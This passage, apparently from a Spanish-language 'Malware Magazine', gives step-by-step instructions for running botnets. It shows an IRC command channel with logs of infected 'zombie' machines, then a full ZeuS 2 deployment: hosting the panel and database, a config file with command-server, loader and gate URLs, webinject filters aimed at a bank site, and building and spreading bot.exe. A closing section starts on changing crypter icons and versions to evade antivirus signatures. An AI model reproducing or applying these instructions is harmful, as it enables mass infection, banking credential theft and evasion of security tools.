
El resto de las opciones son a su gusto, como por ejemplo, la de los canales:




Importantísimo lo que está remarcado en rojo, ya que de esta forma podrán entrar todos los *zombies* a nuestro canal sin ningún tipo de restricción.

También es bueno crear un *user admin* para controlar el canal y el servidor.

Registraremos el Nick:



Y luego nos dirigimos a *Operators*:



Como pueden ver, ahí mi *user* está como Operador del IRC.

Paso siguiente, vamos a nuestro cliente de IRC:



Colocamos /server “NO-IP” o IP.

En mi caso, coloque mi “no-ip” de test:

Estado: ANTRAX [+iS] en antrax-labs.no-ip.org:6667  
0 channels formed  
I have 2 clients and 0 servers  
x  
Current local users: 2 Max: 2  
x  
[antrax-labs.no-ip.org] Message of the Day -  
: - Bienvenido a ANTRAX-LABS  
: -  
: -  
End of /MOTD command.  
x  
==[ Conectado a antrax-labs.no-ip.org ]  
x  
\* Lista Ignorar vacía  
x  
Authorization required to use Registered Nickname ANTRAX  
[11:00] (NickServ) This nickname is registered and you have 60 seconds to identify the password. If you do not know the password then change your nickname to something else.  
[11:00] (NickServ) To identify your password type: /pass <password> (or /msg pass <password>)  
You must resolve the nickname conflict before you can proceed  
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed  
Unknown MODE flag  
x  
ANTRAX pone modo +iS (+iS) [11:00]

Ahí nos da una bienvenida.

Identifico mi *user* de la siguiente manera (comando):

/pass "Password"

Ejemplo: /pass 12345

Y por último entramos al canal:

Estado: ANTRAX [+iS] en antrax-labs.no-ip.org:6667

```
: - Bienvenido a ANTRAX-LABS
: -
: -
End of /MOTD command.
:-
--=[ Conectado a antrax-labs.no-ip.org ]=-
:-
* Lista Ignorar vacía
:-
Authorization required to use Registered Nickname ANTRAX
[11:00] (NickServ) This nickname is registered and you have 60 seconds to identify the password. If
you do not know the password then change your nickname to something else.
[11:00] (NickServ) To identify your password type /nickserv identify <password> or /msg pass <password>
You must resolve the nickname conflict before you can proceed
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
Unknown MODE flag
:-
ANTRAX pone modo +iS (+iS) [11:00]
:-
Ultimos canales #ANTRAX
Presiona Control + F9 o Doble-Click aqui para reentrar en los ultimos canales visitados
:-
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
ANTRAX Password accepted
:-
/j #ANTRAX-LABS
```

#ANTRAX-LABS [1] [+nt]

Ops

```
* Entrando en #ANTRAX-LABS
* Ops: 1 (100%) Voices: 0 (0%) Otros: 0 (0%) - Total: 1 (100%)
[11:04] <@ANTRAX> Hola!
[11:04] <@ANTRAX> Visita www.antrax-labs.net
```

Con la entrada de nuestros *zombies*, ya estamos en condiciones de poder manipularlos a través de comandos definidos -previamente- en la BotNet.

Observen una captura de ejemplo sobre cómo se ve una por IRC cuando entran *zombies*:

```
▲ @Z
{VIS\MEX\109232}
{VIS\MEX\159370}
{VIS\MEX\449403}
{WIN7\CHL\683729}
{WIN7\MEX\257937}
{WIN7\MEX\457082}
{XP\ARG\541996}
{XP\ARG\571638}
{XP\ARG\753231}
{XP\CRI\759973}
{XP\ESP\007856}
{XP\ESP\093858}
{XP\ESP\130763}
{XP\ESP\160964}
{XP\ESP\168619}
{XP\ESP\172162}
{XP\ESP\178072}
{XP\ESP\202884}
{XP\ESP\214797}
{XP\ESP\222141}
{XP\ESP\366618}
{XP\ESP\501945}
{XP\ESP\582750}
{XP\ESP\709453}
{XP\ESP\720133}
{XP\ESP\722001}
{XP\ESP\731195}
{XP\ESP\733774}
{XP\ESP\748640}
{XP\ESP\754194}
{XP\ESP\760683}
{XP\MEX\005017}
{XP\MEX\041608}
{XP\MEX\208027}
{XP\MEX\605507}
{XP\MEX\726141}
{XP\MEX\726474}
{XP\MEX\736980}
{XP\MEX\991875}
{XP\USA\717380}
```

Como ven, el primero de todos (**@Z**) es el Operador del canal -quien manipulará la BotNet - todos los demás, son los *zombies*.


De esta forma, no podrán darnos de baja el canal ya que el servidor lo tendremos montado en nuestra propia PC.

## 7. BOTNET POR HTTP O PANEL WEB

Para este caso utilizaremos la ZEUS 2.

En este apartado, veremos cómo montarla con las configuraciones básicas, ya que se pueden agregar opciones más avanzadas, pero por ahora solo nos centraremos en las funciones principales para dejarla operativa.

Si acudimos a la carpeta de la podremos ver todos estos directorios:




La carpeta llamada “server[php]” es la que debemos subir a algún *hosting*. Tener presente que este *hosting* no debe ser gratuito.

Dentro de esta carpeta podremos ver los siguientes ficheros y directorios:



Abrimos el cliente de FTP y los subimos a todos:



Una vez realizadas las acciones anteriores, el paso siguiente es crear una base de datos y un usuario que acceda a ella.

Para ello debemos ir al Cpanel ➔ MySQL Bases de Datos:

#### Crear una Nueva Base de Datos

Nueva Base de datos: h4x0r\_zeus

Una vez creada, haremos también un usuario:

**MySQL Usuarios****añadir Nuevo Usuario**

Nombre Usuario: h4x0r\_zeus 

Contraseña: ..... 

Contraseña (Otra vez): ..... 

Fuerza (por qué?):  Muy débil (18/100)  Generador de contraseñas



Finalmente, las vinculamos:

**añadir Usuario a Base de Datos**

Usuario: h4x0r\_zeus 

Base de Datos: h4x0r\_zeus 



A continuación procedemos a darle todos los permisos a la cuenta:

 MySQL Mantenimiento de Cuentas

Manejar los Privilegios del Usuario

Usuario: h4x0r\_zeus  
Base de Datos: h4x0r\_zeus

<input checked="" type="checkbox"/> TODOS LOS PRIVILEGIOS	
<input checked="" type="checkbox"/> ALTER	<input checked="" type="checkbox"/> CREATE
<input checked="" type="checkbox"/> CREATE ROUTINE	<input checked="" type="checkbox"/> CREATE TEMPORARY TABLES
<input checked="" type="checkbox"/> CREATE VIEW	<input checked="" type="checkbox"/> DELETE
<input checked="" type="checkbox"/> DROP	<input checked="" type="checkbox"/> EXECUTE
<input checked="" type="checkbox"/> INDEX	<input checked="" type="checkbox"/> INSERT
<input checked="" type="checkbox"/> LOCK TABLES	<input checked="" type="checkbox"/> REFERENCES
<input checked="" type="checkbox"/> SELECT	<input checked="" type="checkbox"/> UPDATE

[Hacer Cambios](#)

[← Hacia atrás](#)

Listo, ya tenemos hecha nuestra base de datos, que será en donde se guarden todos los *logs* que capturemos.

Ahora, configuraremos el server del Bot; para ello vamos al directorio **Builder** y abrimos el archivo llamado **config.txt**

Les copio/pego el texto plano del \*.txt

```
1. ;Build time: 22:38:59 11.03.2011 GMT
2. ;Version: 2.0.8.9
3.
4. entry "StaticConfig"
5. ;botnet "btn1"
6. timer_config 60 1
7. timer_logs 1 1
8. timer_stats 20 1
9. url_config "http://localhost/config.bin"
10. remove_certs 1
11. disable_tcpserver 0
12. encryption_key "secret key"
13. end
14.
15. entry "DynamicConfig"
16. url_loader "http://localhost/bot.exe"
17. url_server "http://localhost/gate.php"
18. file_webinjects "webinjects.txt"
19. entry "AdvancedConfigs"
20. ;"http://advdomain/cfg1.bin"
21. end
22. entry "WebFilters"
23. "!* .microsoft.com/*"
24. "!http://* myspace.com*"
25. "https://www.gruposantander.es/*"
26. "!http://* odnoklassniki.ru/*"
27. "!http://vkontakte.ru/*"
28. "@*/login.osmp.ru/*"
29. "@*/atl.osmp.ru/*"
30. end
31. entry "WebDataFilters"
32. ;"http://mail.rambler.ru/*" "passw;login"
33. end
34. entry "WebFakes"
35. ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
36. end
37. end
38.
```

En la siguiente captura, una imagen de cómo debería quedar:

```
;Build time: 22:38:59 11.03.2011 GMT
;version: 2.0.8.9

entry "staticConfig"
    ;botnet "localhost"
    timer_config 60 1
    timer_logs 1 1
    timer_stats 20 1
    url_config "http://underc0de.org/~h4x0r/zeus/config.bin"
    remove_certs 1
    disable_tcpserver 0
    encryption_key "kjdfkgdr4r52438r9we"
end

entry "DynamicConfig"
    url_loader "http://underc0de.org/~h4x0r/zeus/bot.exe"
    url_server "http://underc0de.org/~h4x0r/zeus/gate.php"
    file_webinjects "webinjects.txt"
    entry "AdvancedConfigs"
        ;"http://advdomain/cfg1.bin"
    end
    entry "WebFilters"
        !"*.microsoft.com/*"
        !"http://myspace.com/*"
        "https://www.gruposantander.es/*"
        !"http://odnoklassniki.ru/*"
        !"http://kontakte.ru/*"
        "@*/login.osmp.ru/*"
        "@*/at1.osmp.ru/*"
    end
    entry "webdataFilters"
        ;"http://mail.rambler.ru/*" "passw;login"
    end
    entry "WebFakes"
        ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
    end
end
```

Pasaremos a explicar las modificaciones:

:botnet "**btn1**"

- Modificamos a lo que está entre comillas por **localhost**, que será en donde estará situada la BotNet.

url\_config "**http://localhost/config.bin**"

- Modificamos la URL por la nuestra. En este caso, debemos especificar en donde se encuentra el **config.bin** (que aún no hemos creado, pero es el directorio que se estima que estará)

encryption\_key "**secret key**"


- Acá debemos poner una llave secreta; que es un código que nosotros queramos. En mi caso presioné varias teclas al azar.

url\_loader "**http://localhost/bot.exe**"


url\_server "<http://localhost/gate.php>"

- Por último tenemos las dos precedentes, la primera es en donde tenemos el bot.exe (que aún no lo hemos creado, pero es en donde estará alojado); y la segunda es el **gate.php** que ya hemos subido previamente.

Seguidamente, abrimos el **zsb** para crear el **config.bin** y el **bot.exe** que nos faltan:



- Así, en **Encryption Key**, la llave que colocamos en el **config.txt**
- A continuación, vamos a **Builder** y damos click en **Browse...** y buscamos el **config.txt**
- Seguido a esto, damos click en "**Build the Bot Configuration**".
- Guardamos el **config.bin** que nos genera y finalmente damos click en "**Build the bot Executable**"
- Por último, guardamos el **bot.exe**



Ahora sí, subimos el **config.bin** y el **bot.exe** por FTP:

Nombre de archivo /	Tamaño de ...	Tipo de archivo	Última modificación	Nombre de archivo /	Tamaño d...	Tipo de arc...	Última modificac...
builder		Carpeta de arc...	12/03/2011 9:39:40	install		Carpeta de...	14/08/2011 21:...
other		Carpeta de arc...	12/03/2011 9:39:08	system		Carpeta de...	14/08/2011 22:...
server		Carpeta de arc...	12/03/2011 9:39:08	theme		Carpeta de...	14/08/2011 21:...
server[php]		Carpeta de arc...	12/03/2011 9:39:08	bot.exe	95.744	Aplicación	14/08/2011 22:...
bot.exe	95.744	Aplicación	14/08/2011 22:31:20	config.bin	34.424	Archivo BIN	14/08/2011 22:...
client32.bin	95.232	Archivo BIN	12/03/2011 9:39:06	cp.php	55.881	Archivo PHP	14/08/2011 21:...
config	7	Archivo	12/03/2011 9:39:00	gate.php	15.363	Archivo PHP	14/08/2011 21:...
config.bin	34.424	Archivo BIN	14/08/2011 22:31:12	index.php	0	Archivo PHP	14/08/2011 21:...

Una vez hecho esto, ya estamos en condiciones de comenzar a infectar.

Ese bot.exe que generamos es el server que debemos propagar.



Entramos vía web a nuestro panel. Recuerden que el panel es ese que se llama **cp.php**

The image shows a login interface with a blue header bar labeled "Login". Below it are two input fields: "User name:" containing "ANTRAX" and "Password:" containing "\*\*\*\*\*". There is also a checkbox labeled "Remember (MD5 cookies)". At the bottom right is a "Submit" button.

Procederé a auto-infectarme, para probar si funciona. (Ustedes no hagan este paso ya que dañarán severamente su ordenador).

Una vez ejecutado el server, este desaparecerá y conectará a nuestro cliente vía web, se verá algo así:

The image shows a web-based control panel for a botnet. The top section is titled "Information" and contains the following data:

Total reports in database:	0
Time of first activity:	15.08.2011 01:58:50
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	2.0.8.9
Maximal version of bot:	2.0.8.9

Below this is a section titled "Actions" with a "Reset "New bots"" button. It includes two tables:

New bots (1)	Online bots (1)
AR	1

Online bots (1)
AR

Si investigan un poco el panel del Bot, podrán ver las opciones para ver los logs, para atacar webs, etcétera...

Para cerrar este capítulo, recordar que también tenemos la BotNet con Cliente de escritorio, pero parece no ser necesario abundar en mayores explicaciones ya que no es muy frecuente verla y se configura de igual forma que un troyano común.

A manera de conclusión, señalar que las líneas-guía que hemos reseñado nos sitúan en los primeros pasos de la temática BotNets y sus configuraciones básicas, por lo que no solo no está agotado el tema sino que os invitamos a continuar explorando, profundizando y planteándose problemas a resolver como el mejor camino de aprendizaje.

# *Indetectabilidad*

*Autor: Roda*

## II. INDETECTABILIDAD


### 1. MODDEAR UN BINARIO

En esta segunda entrega de Malware Magazine, analizaremos cómo modificar un **crypter** ya compilado. Es decir, veremos como *moddear* un binario; para ello necesitaremos *Resource Hacker*.

Con esta excelente herramienta, lo que podemos hacer es cambiarle la versión y el ícono al ejecutable; y aunque parezca increíble, esto ayuda a saltar algunas firmas.

### 2. CAMBIAR DE ICONO

Una vez que ejecutamos *Resource Hacker*, para cambiar el ícono debemos ir al menú "**Action - Replace icon**".

